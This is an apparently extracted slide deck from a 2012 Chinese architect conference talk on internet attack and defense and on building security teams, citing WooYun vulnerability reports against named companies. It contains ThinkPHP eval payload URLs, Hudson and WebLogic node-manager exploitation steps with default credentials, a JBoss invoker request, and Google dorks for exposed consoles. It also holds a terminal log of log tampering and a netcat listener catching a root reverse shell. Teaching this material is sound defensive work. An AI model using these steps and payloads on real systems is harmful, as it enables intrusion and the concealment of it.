

SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算

互联网攻防以及安全团队组建

About me

■ 安恒安全架构师

主要关注风险评估，渗透测试，等级保护，ISMS体系建设,曾为多家银行服务，发现大量安全漏洞。

■ ERP高级安全研究人员

主要关注SAP netweaver平台、ORACLE Peoplesoft安全架构等ERP安全问题。

■ 渗透测试资深工程师

主要关注系统安全、网络安全、应用安全等评估，关注SDLC、SSECMM以及OWASP代码审计等等。

■ 联系方式：

QQ:441303228

Mail:cnbird1999@163.com


SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计·自动化运维·云计算

分享主题



国内安全形势

互联网攻防实战

安全团队组建

未来研究方向

SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算

国内安全形式

[首页](#)
[厂商列表](#)
[白帽子](#)
[团队](#)
[漏洞列表](#)
[提交漏洞](#)
[厂商活动](#)
[企业招聘](#)
[公告](#)
[帮助](#)
[关于](#)

当前位置: WooYun >> 首页

WooYun封禁账号

[pc客户端/手机终端漏洞](#)
[Web应用程序漏洞](#)
[安全运维/网络架构问题](#)
[业务安全及安全事件报告](#)

- wszf pplive 查看任意用户详细信息
- Joe 上海电信网络性能告警系统
- Finger 土豆分站泄露用户信息 (用户名、密码)
- 鬼色[N.S... 瑞达信息安全产业股份有限公司IIS写入漏洞
- CnCzSec... 搜狐某频道的敏感信息泄露
- cnbird ifeng exchange伪造源地址漏洞

安全运维/网络架构问题

运维和网络架构等作为IT基础设施，支撑着业务和产品的正常运行，作为IT架构的底层重要性不言而喻，重要性同样包括安全性。黑客总是从最薄弱的环节入手，底层的架构往往在建设初期对安全考虑并不够多，随着业务扩展又积重难返，加上是一个动态的结果，所以往往出现各种安全问题。

最新提交 (35)


提交日期	漏洞名称	评论/关注	作者
2012-09-07	淘宝API_KEY参数泄露用户敏感信息	1/13	小红木...
2012-09-07	迅雷账号暴力猜解漏洞	5/9	only_g...
2012-09-07	各大银行ios手机银行客户端不能防护键盘记录	4/11	super4...
2012-09-07	某省出入境邮箱系统struts2命令执行	0/1	灰帽子
2012-09-06	中国联通某市缴费终端绕过	1/3	an1k3r
2012-09-06	中关村某分站短信验证码无限发送漏洞	0/0	clzy

漏洞涉及厂家

■ 腾讯 542漏洞

漏洞分布:

1. XSS
2. 涉及权限逻辑问题
3. 敏感信息泄露
4. SQL注入漏洞
5. 应用配置错误



我的贡献

- Django框架漏洞
- Cacti 0day
- Freenas 漏洞
- Hudson漏洞
- Squid 漏洞
- Beanshell漏洞
- Exchange漏洞
- 等等下面将会一一解析

漏洞列表：

提交日期	漏洞名称
2012-03-31	淘宝某分站存在nginx解析漏洞
2012-02-04	登陆南航运行手册管理系统后台
2012-02-04	国航某服务器成功入侵事件
2012-01-30	aliyun提供的vps存在普通用户提权漏洞
2011-12-17	taobao找回密码绕过严重漏洞
2011-11-28	百度django框架信息泄露漏洞(包括Mysql用户和密码)
2011-11-09	百度邮箱枚举任意存在的用户漏洞
2011-11-09	QQ邮箱枚举任意存在的用户漏洞
2011-11-09	腾讯邮箱服务器允许源地址欺骗漏洞
2011-10-26	taobao alibaba邮件服务器伪造源地址漏洞 
2011-09-29	sina大量rsync暴露在公网导致大量信息泄露
2011-09-24	forum.open.weibo.com用户数据库泄露
2011-08-15	cacti后台登陆命令执行漏洞 
2011-06-22	ifeng exchange伪造源地址漏洞 
2011-05-30	foxml server多个漏洞 
2011-03-28	freenas 8 beta添加任意用户并可登录SSH漏洞 
2011-01-20	国家互联网应急中心DNS区域传送
2010-12-09	sohu Hudson任意命令执行漏洞 
2010-11-26	sina cacti信息泄露 
2010-08-26	网易Beanshell远程命令执行漏洞 
2010-08-10	youku squid信息泄露漏洞 
2010-08-05	网易某频道SQL注入漏洞
2010-08-03	网易rsync信息泄露漏洞 
2010-08-02	搜狗某频道存在SQL注入漏洞
2010-08-02	凤凰网读书频道源代码泄露漏洞
2010-08-02	凤凰网rsync信息泄露漏洞 
2010-08-02	网易某分站sql注入漏洞

渗透测试趋势

- Struts 大规模爆发
- XSS 络绎不绝
- SQL 依然存在
- 配置问题依然存在
- 逻辑问题得不到解决
- Thinkphp, zend framework

- 重要安全性问题你关注了吗？
- Web services
- XML安全问题
- 框架类漏洞

分享主题提纲

国内安全形势

互联网攻防

安全团队建设

未来研究方向

SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算

互联网攻防之struts篇

越来越多的企业走向了JAVA，走向了SSH框架的怀抱，但是大家是否想过Struts的安全性问题？

www.wooyun.org/bug/wooyun-2010-09032

[台湾华泰银行struts漏洞 | WooYun-2012-09032 | WooYun.org](#)

2012年6月30日 ... 台湾华泰银行struts漏洞|WooYun是一个位于厂商和安全研究者之间的漏洞报告平台,注重尊重,进步,与意义.
www.wooyun.org/bugs/wooyun-2010-09032

[大丰银行struts命令执行漏洞 | WooYun-2012-11238 | WooYun.org](#)

2012年8月23日 ... 360搜索霸气啊。。。随便组合了下关键词就。。。|WooYun是一个位于厂商和安全 研究者之间的漏洞报告平台,注重
www.wooyun.org/bugs/wooyun-2012-011238

[威海市商业银行struts命令执行漏洞 | WooYun-2012-11002 | WooYun ...](#)

2012年8月17日 ... struts漏洞未补|WooYun是一个位于厂商和安全研究者之间的漏洞报告平台,注重 尊重,进步,与意义.
www.wooyun.org/bugs/wooyun-2010-011002

[遵义市商业银行网站struts2漏洞 | WooYun-2012-08786 | WooYun.org](#)

2012年6月26日 ... Struts2命令执行漏洞, 不过该网站貌似没怎么具体业务|WooYun是一个位于厂商和 安全研究者之间的漏洞报告平台,注
www.wooyun.org/bugs/wooyun-2010-08786

[白帽子信息_波波虎 | WooYun.org](#)

2012-07-04, 华夏银行struts漏洞, 波波虎. 2012-07-04, 乐蜂网某分站源代码泄露, 波波虎. 2012-06-30, 中华人民共和国文化部外联局stru
...
www.wooyun.org/whitehats/波波虎

SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计·自动化运维·云计算

互联网攻防之Struts漏洞演示

- 他们如何利用struts进入你的服务器??
- DEMO 利用Struts进入某某运营商



互联网攻防之thinkphp, zend framework

■ 在使用框架开发的同时你注意安全了吗？

[中国电信某站存在php任意代码执行漏洞导致服务器沦陷| WooYun ...](#)

2012年4月12日 ... <http://discount.mkt.189.cn/> 由于当前站点使用了ThinkPHP 2.1 对于近期网络公布的 该程序 ... 同时，已洞。

www.wooyun.org/bugs/wooyun-2010-05972

[手机电影网某站nginx解析漏洞+代码执行| WooYun-2012-07024 ...](#)

2012年5月13日 ... <http://m1905.cn/robots.txt/1.php>. 另有一个thinkphp代码执行漏洞: <http://mapps.m1905.com/index.php>

www.wooyun.org/bugs/wooyun-2010-07024

[美特斯邦威官方商城任意代码执行| WooYun-2012-05991 | WooYun.org](#)

2012年4月22日 ... thinkphp框架开发 [http://www.banggo.com/index.php/module/action/param1/{@phpinfo\(\)}](http://www.banggo.com/index.php/module/action/param1/{@phpinfo()}) ... 厂商回复

www.wooyun.org/bugs/wooyun-2010-05991

[土豆分站任意代码执行| WooYun-2012-05989 | WooYun.org](#)

2012年4月12日 ... 修复方案: . 官方补丁: <http://code.google.com/p/thinkphp/source/detail?spec=svn2904&r=2838>. 版权回应 ...

www.wooyun.org/bugs/wooyun-2010-05989

[新浪微博任意代码执行漏洞+突破限制拿shell+可能深入其他动作 ...](#)

2012年4月13日 ... Thinkphp的补丁被wooyun平台分析后，自己也读了一把，对漏洞发现者甚是膜拜，同时wofeiwo的出色

www.wooyun.org/bugs/wooyun-2010-06018

[中国移动邮箱任意代码执行漏洞| WooYun-2012-09875 | WooYun.org](#)

2012年7月19日 ... 详细说明: . [http://pushemail.10086.cn/home.php/Index/getmodle/factoryid/%7B@eval%28\\$_POST](http://pushemail.10086.cn/home.php/Index/getmodle/factoryid/%7B@eval%28$_POST)

www.wooyun.org/bugs/wooyun-2010-09875

[百脑汇威客网远程执行漏洞直接拿shell | WooYun-2012-07566 ...](#)

2012年5月27日 ... 详细说明: . [http://www.buywit.cn/index.php/article/view/aid/%7B@eval%28\\$_POST%5B%5D%29](http://www.buywit.cn/index.php/article/view/aid/%7B@eval%28$_POST%5B%5D%29)

www.wooyun.org/bugs/wooyun-2010-07566

[著名站点sourceforge分站沦陷| WooYun-2012-09915 | WooYun.org](#)

2012年7月20日 ... @also 猜测是thinkphp的洞子，求楼主现身证实！ 回复此人. 2012-07-20 16:51 | 腰上有胸器 (实习白帽

www.wooyun.org/bugs/wooyun-2010-09915

SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算


互联网攻防之thinkphp,zend framework

■ Zend framework 读取任意文件漏洞

■ 选择的原因:

脚本小子只会读取任意文件，高级黑客能拿来做什么？

1. 内网端口扫描
2. 内网服务器攻击
3. HTTP攻击
4. 暴力破解



互联网攻防之squid

- Squid的ACL你注意了吗?



互联网攻防之squid

- DEMO

某上市互联网公司SQUID ACL绕过F5漏洞

互联网攻防之cacti 0day

- 你的cacti安全吗?
 1. 同网段ARP到一个密码
 2. 可猜测的口令
 3. 同服务器上有其他应用



互联网攻防之cacti 0day DEMO

- DEMO

Cacti 0day攻防

SACC


2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算

互联网攻防之nagios

Nagios®

A	V	Description
	✓	Nagios Plugin check_ups Local Buffer Overflow PoC
-	✓	Nagios3 statuswml.cgi Ping Command Execution
-	✓	Nagios3 statuswml.cgi Command Injection
-	✓	phpNagios 1.2.0 (menu.php) Local File Inclusion Vulnerability
-	✓	NagiosQL 2005 2.00 (prepend_adm.php) Remote File Inclusion Vuln

SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算

互联网攻防之nagios

- 某上市互联网公司存在命令执行漏洞,又一次杀入内网!



inurl:status.cgi?host=all -cvs

找到约 17,900 条结果 (用时 0.16 秒)

Current Network Status
www.hpsc.csiro.au/.../status.cgi%3Fhost=all.html - 网页快照 - 翻译此页
OK, 2012-09-06 11:33:32, 1d 23h 11m 29s, 1/4, CPU STATISTICS OK : user=0.27%
system=0.54% iowait=6.53% idle=92.65% nice=0.00% steal=0.00% ...

Current Network Status - CSIRO
www.hpsc.csiro.au/.../status.cgi%3Fhost=all.html - 网页快照 - 翻译此页
21 Mar 2012 - WARNING, 2012-03-21 19:08:38, 0d 9h 29m 23s, 4/4, 1 job is in the
seekhelp queue, Moab job count (596/596) disagrees with Torque count ...

互联网攻防之ganglia

wap.trends.com.cn/MonT-rendS/?m=boottime&r=hour&s=descending&c=emag&h=&sh=1&hc=4&z=small

sb.shegong.in http://data.ruqin.in/# Nessus scanner Protocol-Le... Community 分享office f...iPhone威锋网 Apple - One to One Apple中国

Search « Exploits Database by Off... intitle:"Ganglia" "Cluster Report fo... Ganglia: Cluster Report Ganglia: emag Cluster Report google hack dat 又增加的一些比较

Ganglia emag Cluster Report for Fri, 07 Sep 2012 17:52:03 +0800

Metric Last Sorted

[Physical View](#)






Grid > emag > --Choose a Node

Overview of emag

CPU's Total: 1
 Hosts up: 1
 Hosts down: 0

Avg Load (15, 5, 1m):
 0%, 0%, 0%

Localtime:
 2012-09-07 17:52



互联网攻防之zabbix

SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算

互联网攻防之hudson

- 1.新建一个任务选择 Build a maven2 project
- 2.在build下面的execute windows shell的execute shell写入命令
- 3.build now
- 4.http://ip:8080/builds console就可以了

```
-nologin-3.00# ./logtamper-static -w bin 124.26
Logtamper v 1.1 for linux
Copyright (C) 2008 by [redacted]

Seems you're invisible Now...Check it out!
-nologin-3.00# ./logtamper-static -w bin 124.26
Logtamper v 1.1 for linux
Copyright (C) 2008 [redacted]

chown : Operation not permitted
Aho,you are now invisible to last...Check it out
-nologin-3.00# nc -vv -l -p 53
listening on [any] 53 ...
[redacted] : inverse host lookup failed: Unkn
connect to [redacted] from (UNKNOWN) [61.135.181.176]
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(sudo),3(wheel)
pwd
/root
traceroute 61.135.181.176
traceroute to 61.135.181.176 (61.135.181.176),
 1 61.135.181.176 (61.135.181.176) 1.115 ms

Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.


C:\Documents and Settings\Administrator>nslookup s
*** Can't find server name for address 172.16.0.254
*** Default servers are not available
Server: UnKnown
Address: 172.16.0.254

Non-authoritative answer:
Name: sohu.com
Addresses: 61.135.181.176, 61.135.181.175

C:\Documents and Settings\Administrator>r_
```

互联网攻防之jboss

- Jboss认证绕过漏洞
- Jboss控制台未设置密码漏洞
- Jboss /invoker/JMXInvokerServlet漏洞




```
Look for: [input] Plain text
1 GET [redacted] invoker/JMXInvokerServlet HTTP/1.1
2 host: [redacted]
?

Response Headers | Response Data | View Page
Look for: [input] Plain text
1 [redacted] org.jboss.invocation.MarshalledValue
  rg.jboss.invocation.InvocationException
  ava.lang.Exception
  SOHL
2 detailMessage: java/lang/String; [redacted]
```

互联网攻防之websphere



互联网攻防之glassfish



互联网攻防之weblogic

- Weblogic console默认密码
- Weblogic node manager绕过漏洞

1.找到5556的SSL端口

```
ncat --ssl ip 5556
```

输出HELLO

```
+OK Node manager v10.3 started
```

2.设置domain

```
DOMAIN my_domain \\ip\c$
```

```
+OK Current domain set to 'my_domain'
```

3.输入用户你设置的用户密码


```
USER weblogic
```

```
PASS weblogic
```

4.执行命令

```
EXECSCRIPT 1.sh
```

互联网攻防之jetty



WebApp JSP Snoop page

Context information

```
classLoader=JspLoader1.2( C:\DOCUMENTS\ADMINISTRATOR\LOCALS-1\Temp\JettyContext64635 ) / org.mortbay.http.ContextLoader(file:/C:/Jetty/webapps/jetty)
readContextClassLoader=org.mortbay.http.ContextLoader(file:/C:/Jetty/webapps/jetty/WEB-INF/classes/) / sun.misc.Launcher$AppClassLoader@12f
```

Request information

Requested URL: http://account.pacip.com/jetty/jspsnoop

Request method: GET

Request URI: /jetty/jspsnoop

Request protocol: HTTP/1.1

Servlet path: /jspsnoop

Path info: null

Path translated: null

Query string: null

Content length: -1

Content type: null

Server name: account.pacip.com

互联网攻防之解析漏洞

- IIS 6.0 解析漏洞
- Nginx解析漏洞

SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算

互联网攻防之IIS 短文件名猜测漏洞

- 猜测IIS服务器上的所有文件和文件名

缺点:只能猜测文件名前6位以及后缀名的前三位

```
管理员: C:\Windows\system32\cmd.exe - java scanner 2 20 http://exclusions.oig.hhs.gov/
Scanning...

----- Final Result -----
116 requests have been sent to the server:

0 Dir(s) was/were found
0 File(s) was/were found

Finished in: 10 second(s)

F:\other\iis猜测文件漏洞\scanner_source_and_compiled\scanner-compiled>java scanner 2 20 http://exclusions.oig.hhs.gov/
Target = http://exclusions.oig.hhs.gov/
How much delay do you want after each request in milliseconds [default=0]?
Max delay after each request in milliseconds = 0
Do you want to use proxy [Y=Yes, Anything Else=No]?
No proxy has been used.

Scanning...

Dir: DATABA~1
[\\] leiecR
```

互联网攻防之rsync,nfs

- 某上市互联网公司CMS发布漏洞


CMS生成html静态文件，然后通过RSYNC上传到NAS存储服务器

- 某上市互联网公司NFS网络规则配错导致财务、点卡、ERP数据库暴露公网

NFS DEMO


互联网攻防之puppet

■ Puppet node manager你上锁了吗



The screenshot shows a Google search result for the query "intitle:'Puppet Node Manager' node group". The search results are as follows:

- 2012-07-09 08:12 UTC - Puppet Node Manager**
www.hzjpxf.com/reports/734 - 网页快照 - 翻译此页
Add node · Group · Add group · Class · Add class. Failed Report: 2012-07-09 08: 12 UTC for e2eappa03.localdomain · Delete. Metrics; Log; Events ...
- 2012-07-04 19:50 UTC - Puppet Node Manager**
www.hzjpxf.com/reports/55 - 网页快照 - 翻译此页
4 Jul 2012 - Add node · Group · Add group · Class · Add class ... Unchanged (14). File [bee/ deploy] (/etc/puppet/manifests/nodes.pp:37). Property, Message ...
- a0101 - Puppet Node Manager**
www.hzjpxf.com/nodes/9 - 网页快照 - 翻译此页
Groups. — No groups —. Classes. — No classes —. Dashboard activity. 2012-07 -10 09:36 UTC → This node was created. © Copyright 2012 Puppet Labs.
- Nodes - Puppet Node Manager**
www.hzjpxf.com/nodes - 网页快照 - 翻译此页
Group · Add group ... Export nodes as CSV, Resources. Node, ↓ Latest report, Total, Failed, Pending, Changed, Unchanged ...



SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算

互联网攻防之iis短文件名猜测

SACC

